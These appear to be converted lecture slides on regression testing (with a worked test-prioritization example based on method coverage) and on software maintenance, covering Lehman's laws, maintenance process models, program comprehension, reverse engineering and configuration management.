- Consider a program  $P$  consisting of four classes  $C_1, C_2, C_3$ , and  $C_4$ . Each of these classes has one or more methods as follows:  $C_1 = \{m_1, m_{12}, m_{16}\}$ ,  $C_2 = \{m_2, m_3, m_4\}$ ,  $C_3 = \{m_5, m_6, m_{10}, m_{11}\}$ , and  $C_4 = \{m_7, m_8, m_9, m_{13}, m_{14}, m_{15}\}$ .

Test(t)	Methods covered (cov(t))	cov(t)
t1	1,2,3,4,5,10,11,12,13,14,16	11
t2	1,2,4,5,12,13,15,16	8
t3	1,2,3,4,5,12,13,14,16	9
t4	1,2,4,5,12,13,14,16	8
t5	1,2,4,5,6,7,8,9,10,11,12,13,15,16	14

```
1: PrT = <t5>. entitiesCov = {3, 14}
2: resCov(t1) = {}, resCov(t2) = {3, 14}, resCov(t3)= {}, resCov(t4) = {3}
   PrT = <t5, t1>. entitiesCov = {}
3: PrT = <t5, t1, t2, t3, t4>
```

# Regression Testing

---

- Introduction
- Test Selection
- Test Minimization
- Test Prioritization
- Summary

# Summary

---

- **Regression testing** is about ensuring new changes do not adversely affect existing functionalities.
- **Test selection** is to select tests that execute at least one line of code that has been changed.
- **Test minimization** is to reduce the number of tests while preserving the same coverage.
- **Test prioritization** is to determine an order in which tests should be executed so that we could spend limited resources on the most important tests.

- Introduction
- Process Models
- Program Understanding
- Configuration Management
- Management Issues
- Conclusion

# Software Maintenance

---

- Management and control of changes to a software product after delivery
  - Bug fix, new features, environment adaptation, performance improvement
- Often accounts for 40-70% of the cost of the entire life-cycle of a software product
  - The more successful a software product is, the more time it spends on maintenance

# Software vs Programs

Software Components	Examples	
Program	1. Source code 2. Object code	
	1. Analysis/Specification 2. Design	(a) Formal specification (b) Data flow diagrams  (a) High-level design (b) Low-level design (b) Data model
Documentation	3. Implementation 4. Testing	(a) Source code (b) Comments  (a) Test design (b) Test results
Operating Procedures	1. Installation manual 2. User manual	

- Maintenance must work within the parameters and **constraints** of an existing system
  - The addition of a new room to an existing building can be more costly than adding the room in the first place
- An existing system must be understood prior to a change to the system
  - How to accommodate the change?
  - What is the potential ripple effect?
  - What skills and knowledge are required?

# Why Maintenance?

---

- To provide **continuity of service**
  - Bug fixing, recover from failure, accommodating changes in the environment
- To support **mandatory upgrades**
  - Government regulations, maintaining competitive edges
- To support user **requests for improvements**
  - New features, performance improvements, customization for new users
- To facilitate future maintenance work
  - Re-factoring, document updating

# Lehman's Laws

- 
- Law of **continuing change**: systems must be continually adapted
  - Law of **increasing complexity**: as a system evolves, its complexity increases unless work is done to maintain or reduce it
  - Law of **continuing growth**: functionality must be increased continually to maintain user satisfaction
  - Law of **declining quality**: system quality will appear to decline unless rigorously adapted

# Major Activities

---

- Change identification
  - What to change, why to change
- Program understanding
  - How to make the change, what is the ripple effect
- Carrying out the change and testing
  - How to actually implement the change and ensure its correctness
- Configuration management
  - How to manage and control the changes
- Management issues
  - How to build a team


- Introduction
- Process Models
- Program Understanding
- Configuration Management
- Management Issues
- Conclusion

# Development Models


---

- Code-and-Fix
  - Ad-hoc, not well-defined
- Waterfall
  - Sequential, does not capture the evolutionary nature of software
- Spiral
  - Heavily relies on risk assessment
- Iterative
  - Incremental, but constant changes may erode system architecture


# Quick-Fix Model




# Boehm's Model



# Osborne's Model



# Iterative Enhancement Model



# Maintenance Effort (1)

software  
maintenace  
effort

Leintz and Swanson's Survey

45.3%

54.7%


Non discretionary  
Maintenance

- emergency fixes
- debugging
- changes to input data
- changes to hardware

Discretionary maintenance

- enhancements for users
- documentation improvement
- improving efficiency

# Maintenance Effort (2)




- Introduction
- Process Models
- Program Understanding
- Configuration Management
- Management Issues
- Conclusion

# What to understand

---

- Problem Domain
  - Capture necessary domain knowledge from documentation, end-users, or the program source
- Execution Effect
  - Input-output relation, knowledge of data flow, control flow, and core algorithms
- Cause-Effect Relation
  - How different parts affect and depend on each other
- Product-Environment Relation
  - How the product interacts with the environment

# Comprehension Process



# Comprehension Strategies

---

- **Top-down:** start with the big picture, and then gradually work towards understanding the low-level details
- **Bottom-up:** start with low-level semantic structures, and then group them into high-level, more meaningful structures
- **Opportunistic:** A combination of top-down and bottom-up

- Expertise: Domain knowledge, programming skills
- Program structure: modularity, level of nesting
- Documentation: readability, accuracy, up-to-date
- Coding conventions: naming style, design patterns
- Comments: quality, shall convey additional information
- Program presentation: good use of indentation and spacing

# Reverse Engineering


- The process of analyzing the source code to create system representations at higher levels of abstraction
- Three types of abstraction
  - **Function abstraction**: what it does, instead of how
  - **Data abstraction**: abstract data type in terms of operations that can be performed
  - **Process abstraction**: communication and synchronization between different processes

# Why RE?

---

- Allow a software system to be understood in terms of what it does, how it works and its architectural representation
  - Improve or provide documentation
  - Cope with complexity
  - Extract reusable components
  - Facilitate migration between platforms
  - Provide alternative views

# Levels of RE



- Introduction
- Process Models
- Program Understanding
- Configuration Management
- Management Issues
- Conclusion

# Why CM?

---


- Critical to the management and maintenance of any large system
  - Suppose that a customer reports a bug. Without proper control, it may be impossible to address this problem. (Why?)
  - CM allows different releases to be made from the same code base
  - CM also allows effective team work, auditing, and accounting

# Major activities

